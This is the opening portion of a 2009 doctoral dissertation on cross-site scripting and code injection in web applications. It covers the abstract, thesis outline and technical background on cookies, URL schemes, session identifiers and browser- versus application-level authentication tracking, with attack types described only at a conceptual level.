UNIVERSITÄT PASSAU
*Fakultät für Informatik und Mathematik*

Dissertation
zur Erlangung des akademischen Grades eines
Doktors der Naturwissenschaften

# Code Injection Vulnerabilities in Web Applications - Exemplified at Cross-site Scripting

**Martin Johns**

Eingereicht an der Fakultät für Informatik und Mathematik der Universität Passau

**Gutachter:** Prof. Dr. Joachim Posegga
Prof. Dr. Dieter Gollmann

Submitted April 14th 2009, defended July 22nd 2009

# Abstract

The majority of all security problems in today's Web applications is caused by string-based code injection, with Cross-site Scripting (XSS) being the dominant representative of this vulnerability class. This thesis discusses XSS and suggests defense mechanisms. We do so in three stages:

First, we conduct a thorough analysis of JavaScript's capabilities and explain how these capabilities are utilized in XSS attacks. We subsequently design a systematic, hierarchical classification of XSS payloads. In addition, we present a comprehensive survey of publicly documented XSS payloads which is structured according to our proposed classification scheme.

Secondly, we explore defensive mechanisms which dynamically prevent the execution of some payload types without eliminating the actual vulnerability. More specifically, we discuss the design and implementation of countermeasures against the XSS payloads "Session Hijacking", "Cross-site Request Forgery", and attacks that target intranet resources. We build upon this and introduce a general methodology for developing such countermeasures: We determine a necessary set of basic capabilities an adversary needs for successfully executing an attack through an analysis of the targeted payload type. The resulting countermeasure relies on revoking one of these capabilities, which in turn renders the payload infeasible.

Finally, we present two language-based approaches that prevent XSS and related vulnerabilities: We identify the implicit mixing of data and code during string-based syntax assembly as the root cause of string-based code injection attacks. Consequently, we explore data/code separation in web applications. For this purpose, we propose a novel methodology for token-level data/code partitioning of a computer language's syntactical elements. This forms the basis for our two distinct techniques: For one, we present an approach to detect data/code confusion on run-time and demonstrate how this can be used for attack prevention. Furthermore, we show how vulnerabilities can be avoided through altering the underlying programming language. We introduce a dedicated datatype for syntax assembly instead of using string datatypes themselves for this purpose. We develop a formal, type-theoretical model of the proposed datatype and proof that it provides reliable separation between data and code hence, preventing code injection vulnerabilities. We verify our approach's applicability utilizing a practical implementation for the J2EE application server.

# Acknowledgments

This thesis would not exist without the help, advice, inspiration, dialogue, and encouragement of many, many people. I would like to thank (in no particular order): Joachim Posegga, Dieter Gollmann, Daniel Schreckling, Jan Meier, Jan Seedorf, Christopher Alm, Henrich C. Pöhls, Bastian Braun, Hannah Lee, Rosemaria Giesecke, Tom Schroer, Thilo Zieschang, Stefan Fünfrocken, Boris Hemkemeier, Kai Buchholz-Stepputiz, Sashar Paulus, Moritz Jodeit, Justus Winter, Christian Beyerlein, Björn Engelmann, Jeremias Reith, Christian Weitendorf, Roland Illig, Mieke Hildenbrandt, Christopher Schward, Daniel Kreischer, the CInsects & SecToolers, Siglinde Böck, Erika Langer, Marita Ward, Melanie Volkamer, Michael Schrank, Andreas Günther, Ingo Desombre, Tim Scharfenberg, Andre Lürssen, Andrei Sabelfeld, Frank Piessens, Yves Younan, Ulfar Erlingsson, Helen Wang, Erik Meijer, fukami, Alex Kouzemtchenko, Dragos Ruiu, Wolfgang Koeppl, Martin Wimmer, Hoko Onshi,

and last but not least: Team Johns (you rock!).

# Contents

# Introduction

*One click on an anchor might take you anywhere*
*from the next sentence to somewhere in New Zealand.*

*Dan Connolly, 1992*[1]

## Motivation

The foundation of all web applications was laid in the first proposal of the World Wide Web by CERN's Sir Tim Berners-Lee in 1990 [18]. Initially, Berners-Lee envisioned the WWW to serve as a powerful replacement for earlier document distribution systems, such as Gopher or WAIS. However, the WWW has evolved since then from a delivery-system of static hypertext documents to a full-fledged run-time environment for distributed applications. Nowadays, web applications are ubiquitous: They are used for almost any conceivable purpose, ranging from implementing the configuration interface of hardware devices such as routers, over providing rich application functionality for word processing, to implementing the graphical user interface of large scale enterprise applications.

The Web's evolution was driven by continuous innovations, both on the server- and on the client-side and was fostered by the ease of extending HTML and HTTP. Also, CERN's open policy in respect to handling the unfolding standards and the lively exchange of the early adaptors on the `www-talk` [189] mailing list aided this process. The rapid development of the web application paradigm was driven by many heterogeneous parties and can be, at best, described as "unplanned" and "chaotic". In hindsight, the process can be characterised by three independent key-developments:

For one, HTML-documents were quickly outfitted with the capability to contain inlined multi-media content, such as images via the `img`-tag[2]. This content can be retrieved from external web servers and is displayed as integral part of the hosting documents. Thus, since then, a single document can combine elements from multiple origins. Further HTML tags, such as `iframe`, `object`, or `script`, extended this capability with additional types of external resources.

Furthermore, in the beginning, a web server only delivered static HTML pages which were retrieved from the server's filesystem. This behaviour was soon extended with the ability to access WAIS-like directory services by adding simple query strings to

[1] Dan Connolly, "Re: The spec evolves...", www-talk, 1992, `http://1997.webhistory.org/www.lists/www-talk.1992/0418.html`

[2] Marc Andreessen, "proposed new tag: IMG", www-talk, 1993, `http://1997.webhistory.org/www.lists/www-talk.1993q1/0182.html`

the HTTP request[3]. From this querying mechanism, it was only a short step towards sophisticated HTML forms that could post complex information to the server. This in turn resulted in an evolution of server-side methods to dynamically produce the delivered HTML code. Such technologies advanced from simple shell scripts encapsulated in CGI-wrappers [267], over special purpose programming languages like PHP [254], to complex application-server frameworks, such as J2EE [252].

Finally, methods to include executable elements in HTML documents have been added to the mix. Notably in this context was the introduction of JavaScript by Netscape in its browser Netscape Navigator version 2.0B3 in December 1995 [34]. JavaScript allows the creation of scripts which are tightly interwoven with the HTML document's markup. These scripts are executed while the document is displayed by the browser and enable the programmer to script dynamic interaction with the document's elements. Via this step, the web browser grew from a simple HTML-viewer to an execution platform for complex user-interfaces and non-trivial application logic.

This evolution of the web application paradigm has created several potential security pitfalls (which we will explore in depth in this thesis): For example, originally HTTP was never meant to carry authentication or session information, as it was conceived as a simple request-response information delivery protocol. However, the extended usage of web sites for application-like purposes demanded such features. For this reason, they have been added on to the existing specification without being fully integrated into the protocol.

Furthermore, the security policy that was adopted for JavaScript-code is origin based: The policy mechanism derives its decisions solely from the origin of the hosting HTML page. This seems ill fitted for a hypertext system which was designed to work transparently over location-boundaries and which allowes the composition of documents from elements which were retrieved from multiple origins.

And most significantly, the dominant method to dynamically create HTML content from incoming data still has its roots in the wrapping of shell-scripts: The web-server passes the request information to an executable which in turn utilizes string-operations to create the response's HTML code. This ad-hoc approach towards dynamically creating HTML code from string-data is highly susceptible to code-injection vulnerabilities.

Consequently, the number of security vulnerabilities reported in connection with web applications has increased steadily in parallel to the growing significance of the web application paradigm (see Fig. 1). Especially, the type of string-based code injection vulnerabilities in web applications[4] account for approximately 50% of all reported issues of the year 2006 [39].

Furthermore, the specific subclass of Cross-Site Scripting (XSS) vulnerabilities constitutes the most wide spread vulnerability type of 2006 with 18.5% of all reported issues. XSS allows the adversary to include arbitrary JavaScript code in the attacked web application's pages. In combination which the other security pitfalls of HTTP/HTML

[3]Tim Berners-Lee, "Re: Is there a paper which describes the www protocol?", www-talk, 1992, `http://1997.webhistory.org/www.lists/www-talk.1992/0000.html`

[4]Consisting of subclasses such as Cross-Site Scripting, SQL Injection, or Directory Traversal; for details concerning this vulnerability class please refer to Chapter 10.





Figure 1.: Vulnerability type entries within the CVE database [39]

outlined above, a wide variation of attack-types is at the adversary's disposal.

Moreover, an examination of this vulnerability class results in the observation that the issue seems not easily resolvable: The XSS vulnerability type is known at least since February 2000 [33], the number of reported issues is steadily increasing [39], and even web application-centric companies, such as Google, fail to avoid this class of security problems [7]. Based on these findings, it is reasonable to conclude that the problem will remain present in the coming years.

## Thesis overview

For the reasons listed above, this thesis explores several methods to address the challenges posed by XSS vulnerabilities.

First, we systematically explore the technical background of the web application paradigm in respect to the causes of XSS. Also, we assess the offensive capabilities provided to the adversary by JavaScript and the resulting attack types. In this context, we present a comprehensive survey and classification of documented XSS attack payloads in Part I of this thesis. The remaining two parts of the thesis are devoted to exploring defensive methods for XSS protection. The majority of all XSS vulnerabilities is caused by insecure programming. Consequently, two general strategies exist when it comes to dealing with this vulnerability class:

For one, it can be attempted to fix the vulnerable code. The current practice of manual secure programming and fixing the code on a per-error basis is apparently insufficient, considering the rising number of reported vulnerabilities. Consequently, an investigation of fundamental methods is necessary. Such methods can either aid the detection of such programming errors or change the underlying programming methodology in a way that the class of responsible programming errors cannot occur anymore. Part III of this thesis

will pursue this approach.

However, fixing the underlying code may not always be possible for various reasons, e.g., because the application's source code is not available to the application's operator. Therefore, alternatively to removing the vulnerability, a potential defensive measure is minimizing the impact of the issue by mitigating possible exploits. This is achieved by selectively modifying the execution environment of the vulnerable application. This way it can be attempted to block the actions of a potential exploit while the regular operation of the application remains as unaffected as possible. Techniques that follow this approach are necessarily very specific to both the targeted exploitation method and to the corresponding class of security vulnerabilities. As motivated above, in this context we focus on XSS-based attacks. We present our work in this area in Part II of this thesis.

## Thesis outline and contributions

This thesis is divided in three major parts. In the remainder of this section, we outline each of these parts and briefly list the part's corresponding contributions.

### Part I: XSS attacks

A thorough understanding of the underlying mechanisms of XSS attacks is indispensable to assess all further discussed defensive approaches. For this reason, the first part of this thesis explores the technical aspects of the web application paradigm, the causes of XSS vulnerabilities, the specific methods of exploiting such issues, and the malicious capabilities which an adversary may gain by the exploitation.

**Chapter 1** revisits the technical background of the web application paradigm with a special focus on authentication mechanisms and active client-side content provided by JavaScript.

**Chapter 2** explores the vulnerability class of XSS. For this purpose, both the various potential causes that lead to XSS problems as well as the utilized exploitation techniques are discussed.

In **Chapter 3** we introduce the terms *JavaScript driven attack (JSDA)* and *XSS Payload*. A JSDA is an attack which relies solely on the capabilities that the web browser "legally" provides to active client-side content that was received over the internet, i.e., JavaScript. Furthermore, based on this notion, we define an XSS Payload to be a JSDA which is executed through an XSS exploit. To gain a better understanding of the malicious capabilities of XSS attacks we propose a systematical and comprehensive classification of existing XSS Payloads.

The remaining **Chapters 4 to 6** are devoted to deeper exploration of documented XSS Payloads in the specified execution contexts.

**Contributions of Part I:**

- A comprehensive survey and classification of existing XSS Payload-types (Chapter 3 to 6) including
  - a novel systematic classification of XSS-based session hijacking attacks (see Sec. 4.1) and
  - a novel systematic classification of web based authentication tracking mechanisms according to their vulnerability to *Cross-Site Request Forgery (CSRF)* attacks (see Sec. 1.2 and 5.1).

As reasoned above and in Section 3.5, based on the results of part I, we can deduce two general directions towards solving the discussed issues: Designing dedicated countermeasures to disarm specific payload classes and introducing methods towards removing the underlying XSS issues by changing the process of developing web applications. The following two parts of the thesis present our approaches in respect to these two general areas.

**Part II: Mitigating XSS exploitation**

As soon as the attacker is able to execute his script, his activities are unrestricted in respect to the malicious actions identified in Part I. The methods proposed in this part aim to disarm XSS Payloads by selectively depriving the adversary of certain capabilities. This way the consequences of active exploitation of the vulnerability can be limited, while the actual XSS issue still remains. As long as the process of web application development has not reached a state in which XSS problems are only rarely encountered, this general approach is valid to establish a second line of defense. This is achieved by transparently modifying the execution environment of the web application. Hence, the actual applications remain unchanged.

In **Chapter 7** we closely examine the distinct methods of session hijacking which have been isolated in Section 4.1. Based on this analysis, we propose three countermeasures, each tailored to disarm one of the possible session hijacking attacks. A combination of our three methods prevents all session hijacking attempts despite existing XSS problems. In **Chapter 8** we utilize the same general methodology to handle Cross-Site Request Forgery (CSRF): We closely analyse the underlying mechanisms that enable CSRF attacks in the first place. Then, we introduce changes in the vulnerable authentication tracking mechanisms which devoid the adversary from successfully launching CSRF attacks. Finally, in **Chapter 9** we attend the class of JSDAs that target intranet resources. Due to an initial examination of the attack class, we deduct three potential countermeasures (in addition to the practise of disabling JavaScript completely). We discuss the advantages and drawbacks of each method and conduct a comparison of the four methods. Based on this discussion, the most promising approach is implemented and practically evaluated.

**Contributions of Part II:**

- A general, systematic methodology for designing payload specific countermeasures (see introduction to Part II, Sec. 7.1, Sec. 8.3, and Sec. 9.2).
- Design and implementation of novel server-side countermeasures to secure web applications against XSS-based session hijacking attacks (see Chapter 7).
- Design and implementation of novel client-side techniques to prevent CSRF attacks (see Chapter 8).
- A systematic evaluation of three novel countermeasures against JSDAs that target intranet resources (see Chapter 9).

**Part III: Fundamentally preventing code injection vulnerabilities**

This part explores approaches to eliminate XSS problems in general. The majority of all XSS issues are caused by insecure programming. Thus, a careful examination of the underlying coding practices is necessary to establish possible fundamental solutions. XSS which is caused by insecure coding is a subtype of the larger class of string-based code injection vulnerabilities. For this reason, we analyse the root causes of such issues:

String-based code injection occurs in situations where a program dynamically assembles computer language code for further usage. This code assembly is done using the string datatype. Code which is created this way is subsequently passed to other parsers during run-time to be immediately interpreted. String-based code injection occurs because programmers insecurely mix code-syntax with data-values during this process. In such situations, the adversary is capable to trick the program into including data-values which contain syntactic elements into the code assembly, hence, altering the semantics of the resulting computer code.

To solve this problem, we propose a strong separation between data and code during dynamic syntax assembly. For this purpose, in **Chapter 10** we propose definitions of the concepts *data* and *code* that are applicable to string-based code assembly. Then, we analyse the structure of selected computer languages. This enables us to classify individual language elements to represent either *data*- or *code*-elements. In **Chapter 11** we utilize these results to develop a transparent countermeasure, which introduces data/code-separation during program execution.

Finally, in **Chapter 12** we successively develop a novel, language-based method for dynamic code assembly. The central concept of our approach is to exchange the common, inherently insecure code assembly practices with a secure methodology. More precisely, we introduce a novel datatype, the Foreign Language Encapsulation Type (FLET) which replaces the string type for code assembly. The FLET enforces a strict separation between *data*- and *code*-elements, hence, rendering programming mistakes which lead to data/code-confusion impossible. Furthermore, to ensure mandatory usage of the FLET semantics, we propose the removal of all direct interfaces to external interpreters. Instead, we introduce an abstraction layer mechanism which provides a

FLET-based interface for secure code-communication. To verify the usability of our approach, we show how to practically implement our concepts for a selected application server.

**Contributions of Part III:**

- A thorough analysis of string-based code injection vulnerabilities (see Sec. 10.3)
- A systematical classification of language elements into the general classes *data* and *code* (see Sec. 10.4).
- Design, implementation, and evaluation of a novel server-side technique to identify code injection attacks by discovering data/code-confusion (see Chapter 11).
- Introduction of a novel, language-based methodology for secure code assembly, including
  - a formal model for a proposed type-system extension (see Sec. 12.2),
  - and the design and practical evaluation of a specific implementation of our proposed concepts (see Sec. 12.5 and 12.6).

We conclude the thesis in **Part IV** with an overview of related work, a summary of the thesis' results and a discussion of open problems.

**Associated publications:** Parts of, and ideas underlying this thesis have been previously published in the following forms:

- Martin Johns and Justus Winter. RequestRodeo: Client side Protection Against Session Riding. In Frank Piessens, editor, *Proceedings of the OWASP Europe 2006 Conference, refereed papers track, Report CW448*, pages 5 – 17. Departement Computerwetenschappen, Katholieke Universiteit Leuven, May 2006. [133]
- Martin Johns. SessionSafe: Implementing XSS Immune Session Handling. In Dieter Gollmann, Jan Meier, and Andrei Sabelfeld, editors, *European Symposium on Research in Computer Security (ESORICS 2006)*, volume 4189 of *LNCS*, pages 444–460. Springer, September 2006. [123]
- Martin Johns. A First Approach to Counter "JavaScript Malware". In *Proceedings of the 23rd Chaos Communication Congress*, Verlag Art d'Ameublement, Bielefeld, ISBN 978-3-934-63605-7, pages 160 – 167, December 2006. [122]
- Martin Johns and Christian Beyerlein. SMask: Preventing Injection Attacks in Web Applications by Approximating Automatic Data/Code Separation. In *22nd ACM Symposium on Applied Computing (SAC 2007), Security Track*, pages 284 - 291, ACM, March 2007. [129]

- Martin Johns. Towards Practical Prevention of Code Injection Vulnerabilities on the Programming Language Level. Technical Report 279-07, University of Hamburg, May 2007. [127]

- Martin Johns and Justus Winter. Protecting the Intranet Against "JavaScript Malware" and Related Attacks. In Bernhard Hämmerli and Robin Sommer, editors, *Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA 2007)*, volume 4579 of *LNCS*, pages 40 – 59, Springer, July 2007. [134]

- Martin Johns. On JavaScript Malware and Related Threats - Web Page Based Attacks Revisited. *Journal in Computer Virology, Springer Paris*, 4(3):161–178, December 2007. [128]

- Martin Johns and Daniel Schreckling. Automatisierter Code-Audit. *Datenschutz und Datensicherheit - DuD*, 31(12):888–893, December 2007. [132]

- Martin Johns, Bjoern Engelmann, and Joachim Posegga. XSSDS: Server-side Detection of Cross-Site Scripting Attacks. In *Annual Computer Security Applications Conference (ACSAC'08)*, pages 335 – 344. IEEE Computer Society, December 2008. [130]

# Part I.

# Cross-Site Scripting Attacks

# 1. Technical Background

*The World Wide Web is the only thing I know of whose shortened form takes three times longer to say than what it's short for.*

Douglas Adams, 1999

This chapter explores selected technical topics in the field of web applications. As the general technical background concerning web applications is very extensive, we specifically focus on aspects that have a direct relationship with the content of this thesis.

## 1.1. The web application paradigm

The term "web application" has never been formally defined. It was informally introduced to group applications which fulfill certain criteria, most prominently the usage of an HTML-based graphical user interface. Consequently, for the time being no comprehensible model or specification of the web application paradigm exists. This is mainly due to the constantly evolving and highly heterogeneous nature of this application type. In this section, we sum up the key characteristics of applications which are classified to be web applications in the context of this thesis:

**Definition 1.1 (Web Application, informal definition)** *A web application is an application which is distributed over at least two components*

- *The web server which implements the application's logic*
- *and the web browser that provides the application's user interface. This interface is composed with HTML [117], CSS [266], and JavaScript [57][1].*

*These two components communicate over the network via the HTTP protocol [74]. Further, optional components of the application may be located*

- *in between, such as proxies, which relay the HTTP communication [74],*
- *or on the server-side, providing services to the web server, e.g., database systems.*

A web application is completely defined by the specifics of how a given HTTP request is used to compute the corresponding HTTP response. Therefore, as a potential first formal approximation, a web application $P$ could be regarded as a function which maps

[1] Additional browser-based technologies, such as Flash [3] or Java Applets [251], are omitted for brevity.

an HTTP request *Req* to an HTTP responses *Res*, as suggested by the formal definition approaches in [248] and [269]:

$$P : f(Req) \rightarrow Res$$

However, the relationship between the incoming HTTP request and outgoing HTTP response is not purely functional. Both, the web server as well as the web browser are state-full entities and their specific states influence the result of a given computation and the behaviour of the application: The browser state directly affects the outgoing HTTP request, e.g., by setting HTTP headers. In addition, might also passively influence the server-side processing, e.g., due to specific treatment based on the request's source IP address. Furthermore, the browser state can affect active client-side code, such as JavaScripts, and thus, directly influence the application's behaviour.

The server state consists of the data stored in the application's persistent data store (e.g., a database) and the values kept in the current usage session (see Sec. 1.2). The server state determines the specifics of the HTTP response's composition process. In turn, the computation of incoming requests might alter the server state and the interpretation of the response might change the browser state (e.g., by setting additional cookies).

### 1.1.1. The web browser

In this section we define selected aspects of web browser technologies which are relevant to the content of this thesis.

**Hyper Text Markup Language (HTML):** HTML [117] is a SGML-based markup language which provides means for structuring and displaying hypertext, such as links, tables, paragraphs, or lists. Furthermore, HTML is capable to supplement the hypertext with interactive forms, embedded images, and other objects.

**JavaScript:** JavaScript [57] is a programming language most often used for client-side web development. See Section 1.3 for further details.

**Cascading Style Sheets (CSS):** The Cascading Style Sheet (CSS) [266] standard was introduced to allow the separation of the presentation of an HTML hypertext and its structure. With CSS a web designer can specify display-classes which can be assigned to individual HTML-elements. Such display-classes determine how these elements are presented by the browser (e.g., by specifying font-size, position, or margins).

**HTTP Cookies:** Cookies [158] provides persistent data storage on the client's web browser. A cookie is a data set consisting at least of the cookie's name, value and its domain property. It is sent by the web server as part of an HTTP response message using the `Set-Cookie` header field.

The cookie's domain property is implicitly controlled by the URL of its HTTP response: The property's value must be a valid domain suffix of the response's full domain and contain at least the top level domain and second-level domain.





Figure 1.1.: HTTP URL structure [19]

After receiving a cookie the web browser stores this information at a dedicated location in the client's file system. Whenever the web browser accesses a URL that matches the cookie's domain (the domain value of the cookie is a valid domain suffix of the URL), the cookie is automatically included in the HTTP request using the `Cookie`-header.

For example, a cookie stored with the domain `example.org` would be included in every HTTP request to resources that reside on `www.example.org` or `subdomain.example.org`.

### 1.1.2. Uniform Resource Locators

This section briefly introduces Uniform Resource Locators (URLs). The term "Uniform Resource Locator" (URL) refers to the subset of Uniform Resource Identifiers (URIs) [17] that, in addition to identifying a resource, provide a means of locating the resource by describing its primary access mechanism. In the context of this thesis, we focus on the specific subtype of HTTP URLs which were initially defined in RFC 1738 [19].

HTTP URLs [19] are a central concept within the web application paradigm. All resources which are used within a web application are referenced by such URLs. Such elements are for instance HTML documents, images, style-sheets, JavaScript files, or applet code.

An HTTP URL consists of several distinct elements (see Figure 1.1) which specify *where* the resource can be found (through the host, port, and path properties), *how* the client should request and process the URL (through the protocol property), along with additional values that govern a dynamic server-side processing of the request (the parameters). Furthermore, identification information (username and password) can be included in the URL.

#### URL schemes

In current web browser implementations, the URL's protocol property is not limited to `http` and `https`. Instead a broad range of protocol identifier (the so-called *URL schemes*) are understood. With such schemes both remote and local resources can be addressed.

URL schemes can target, for instance remote network entities, which are reachable by network protocols such as `ftp`, the local file-system using the `file`-scheme, browser specific resources via schemes such as `chrome`, or other local applications.

In this context Zalewski differentiates in [283] between *true schemes*, *custom schemes* and *pseudo schemes*:

- **True schemes** are natively supported and handled by the browser. Furthermore, the browser's rendering engine respects and processes such URLs when they are encountered in the context of inline-HTML tags, such as `img`, or `script`.

  Zalewski list the following schemes under this category: `http` (RFC 2616 [74]), `https` (RFC 2818 [217]), `shttp` (RFC 2660 [218]), `ftp` (RFC 1738 [19]), `file` (RFC 1738 [19]), `gopher` (RFC 4266 [107]), and `news` (Draft RFC [59]).

- **Custom schemes** are not standardized schemes which are used to initiate data-transfer to locally installed applications. Such schemes are not handled by the browser. Instead, local applications which expect to receive data via URLs, register their set of understood URL schemes at the operating system. Whenever the web browser encounters an unknown URL scheme, it queries the operating system to obtain the application which registered the scheme. If such a program exists, it will be launched as needed.

  For example, the activation of `mailto`-URLs causes the opening of the composing dialogue in the default mail client.

  This set of protocols is not honored within the renderer when referencing document elements such as images, script or applet sources, and so forth; they do work, however, as `iframe` and `link` targets.

- **Pseudo schemes** do neither target external resources nor applications. Instead they are used to reference procedures or resources within the browser application itself. Modern browsers employ such pseudo-schemes to implement various advanced features, such as encapsulating encoded documents within URLs, providing scripting features, or giving access to internal browser information and data views.

  Examples are the `javascript`-scheme which allows the execution of script code on URL-activation, the `about`-scheme which is used to query information about the browser's configuration, or the `data`-scheme which enables the developer to inline binary information, such as image-data.

## 1.2. Web application session management and authentication tracking

HTTP is a state-less protocol [74]. Every HTTP request-response-pair exists as a single, independent entity. However, often a web application has to assign individual HTTP requests to a continuous usage session, e.g., to preserve application state over the course of several requests. In such cases, the application is forced to manually implement custom session handling. For this purpose session identifiers are utilized:

**Definition 1.2 (Session Identifier (SID))** *With the term Session Identifier (SID) we denote all identifier tokens which are*

- *used by web applications to link at least two HTTP request-response-pairs together,*
- *and are unique in respect to the set of tracked sessions of a given application*

Thus, a SID is a semi-random token which is included in every HTTP request that belongs to the same usage session (i.e., to the same user). The actual inclusion of the token in the requests has to be manually enforced by the application. All incoming HTTP requests which share the same SID are recognised by the application to belong to the same session and the respective HTTP responses are generated using the according application state.

Potential locations for the SID value within a HTTP request are either in the URL, the HTTP body (as POST parameters), or the HTTP header (i.e., the Cookie header):

- **URL query strings:** The SID is included in every URL attribute that points to a resource of the web application. This method neither requires JavaScript nor support for cookies and, therefore, works with any web browser.

  Example: `<a href="some_page?SID=g2k42a">...</a>`

  Usage of this method has a serious security problem: Most web browsers send referrer information with every HTTP request. This information includes the full URL of the page which contained the referring element (such as hyperlink or image tag). As described, the session identifier is part of the URL and is also send with the referrer information. Thus, every cross-domain request causes the SID to be communicated to a untrusted third party.

  Furthermore, the SID may also be leaked through proxy-logs or manually posting the URL in external communications (such as web forums, emails, or instant messages). For this reason, the inclusion of the session ID in the URL is strongly discouraged.

- **POST parameters:** Instead of using hyperlinks for the navigation through the application the process of submitting HTML forms can be utilized. In this case, the SID is stored in a hidden form field. Whenever a navigation is initiated, the according HTML form is submitted, thus, sending the SID as part of the request's body. This way involuntary transmission of SIDs via referrers is prevented.

  This technique has serious drawbacks: Implementing session-tracking using POST parameters is cumbersome as standard hyperlinks cannot be used for site-navigation anymore. Furthermore, the web browser's "reload" and "back" buttons do not function properly with the outlined technique, due to the fact that browsers usually assume that submitting a form causes state-changing actions on the web application and, thus, the former application state is now invalid.

- **Cookies:** Utilizing HTTP cookies (see Sec. 1.1.1) for SID storage is broadly used in today's web applications because of the shortcomings of the alternative techniques discussed above. Cookies are used for session management as follows: The SID is sent to the client as a cookie value. From here on, every request of the client to the web application includes the SID automatically, signaling the associated session.

### Web application authentication tracking

If a given web application implements authentication handling, it has to track a user's authenticated state over the course of several HTTP requests. There are three distinct mechanisms to track the authenticated state: Session-data, HTTP authentication, and TLS/SSL.

- **Session-Data:** As discussed in Section 1.2 the state-less nature of the HTTP protocol forces web applications to implement custom, application-level session tracking.

  In most cases, the authenticated state of a given user is tracked with the same mechanism as the user's session-data. Thus, in such situations the authentication information is attached to the user's session data. Consequently, the user's authentication credential is his SID.

- **HTTP authentication:** HTTP authentication [76] enables the web server to request authentication credentials from the browser in order to restrict access to certain webpages. Three methods are frequently used: Basic, digest and NTLM (a proprietary extension by Microsoft [80]). In all these cases the initial authentication process undergoes the same basic steps (for brevity reasons only a simplified version of the process is given):

  1. The browser sends an HTTP request for a URL for which authentication is required.
  2. The web server answers with the status code "401 Unauthorized" causing the web browser to demand the credentials from the user, e.g., by prompting for username and password.
  3. The user enters the demanded information. Then, the web browser repeats the HTTP request for the restricted resource. This request's header contains the user's credentials in encoded form via the `Authorization` field.
  4. The server validates whether the user is authorized. Depending on the outcome, the server either answers with the requested page or again with a 401 status code.

  The browser remembers the credentials for a certain time. If the client requests further restricted resources that lie in the same authentication realm, the browser includes the credentials automatically in the request.

- **TLS/SSL:** The Transport Layer Security (TLS) [53] and its predecessor the Secure Sockets Layer (SSL) protocols enable cryptographically authenticated communication between the web browser and the web server. To authenticate the communication partners X.509 certificates and a digital signature scheme are used. For user-based authentication and authorization management, a web application can require that the user possesses a valid client-side certificate and the respective private key. The usage of TLS/SSL for HTTP communication via the `https` protocol handler is specified in [217].





Figure 1.2.: Implicit authentication tracking with cookies

Both HTTP authentication and TLS/SSL are implemented and enforced by the web server (opposed to the actual web application). This complicates the implementation of an application-level user- and authorization-management, as the web server and the web application are often separate, loosely coupled entities. Doing so, would require a web application to implement web server specific configuration management which is undesirable for a series of reasons[2]. Consequently, the first option – coupling authentication handling with the application's session management – is the preferred technique.

In respect to security issues discussed in Section 5.1 it is important to differentiate between two distinct types of authentication tracking: *browser-level* and *application-level* authentication tracking[3]:

### 1.2.1. Browser-level authentication tracking

**Definition 1.3 (Browser-level authentication tracking)** *With the term* browser-level authentication tracking *we denote authentication tracking techniques which cause the web browser to* automatically *include authentication information in HTTP requests.*

In the case of *browser-level authentication tracking* the application is only responsible to perform the initial authentication step, e.g., querying the username and password. After this initial process has terminated successfully and the user has been authenticated, the all further communication of the user's authenticated state is performed automatically by the web browser.

There are three widely supported methods of browser-level authentication tracking:

- **Session-tracking with Cookies:** In this case, the authentication information is directly attached to the respective session. Therefore, the SID de facto becomes the authentication credential. As detailed above, the web browser adds this credential via the `Cookie`-header automatically to all HTTP requests which target URLs that match the SID-cookie's domain property (see Figure 1.2).

[2] E.g., a web application should be independent of the underlying web server technology. Furthermore, for security reasons a web application should not possess privileges to alter the server's configuration.

[3] In an earlier publication [133] we denoted these two classes of authentication tracking as *implicit* and *explicit* authentication.

- **HTTP authentication:** After the first manual authentication step, the browser remembers the user's authentication credentials (i.e., username and password). All following HTTP requests to URLs which target the same resource are outfitted with a suiting `Authorization`-header automatically.

- **Client side TLS/SSL authentication:** After a TLS/SSL channel has been established successfully, all communication between the browser and the server are routed through this channel automatically. Thus, all requests received through this channel are authenticated implicitly.

As motivated above, all these methods have in common, that after a successful initial authentication, the web browser either includes the authentication tokens (the SID cookie, or the http authentication credentials) automatically or uses the authenticated TLS/SSL channel in further requests without user interaction.

The specifics how individual web browsers implement these authentication tracking mechanisms can differ slightly. [68] documents how the browsers Firefox 2.0 and Microsoft Internet Explorer 7.0 implement the processes.

**IP address based authentication:** A special case of browser-based authentication tracking is often found in intranets. Instead of actively requesting user authentication, the web application passively uses the request's source IP address as authentication token, only allowing certain IP (or MAC) addresses. Some intranet servers do not employ any authentication at all because they are positioned behind the company's firewall. In this case, every web browser that is behind that firewall is authorized automatically (see Chapter 6 for a thorough discussion of issues that arise in respect to this method of authentication).

### 1.2.2. Application-level authentication tracking

According to Definition 1.3 we define *application-level* authentication:

**Definition 1.4 (Application-level authentication tracking)** *With the term* application-level authentication tracking *we denote all authentication tracking mechanisms that require the web application to* explicitly *implement the communication of the authentication credentials for each HTTP request-response-pair.*

In real-world web applications two types of application-level authentication mechanisms can be found:

- **Session-tracking with URL-parameters:** As previously discussed, for this technique to work, the SID has to be included in every URL which is part of the outgoing HTML code. This has to be done while the HTML text is composed on the web server.

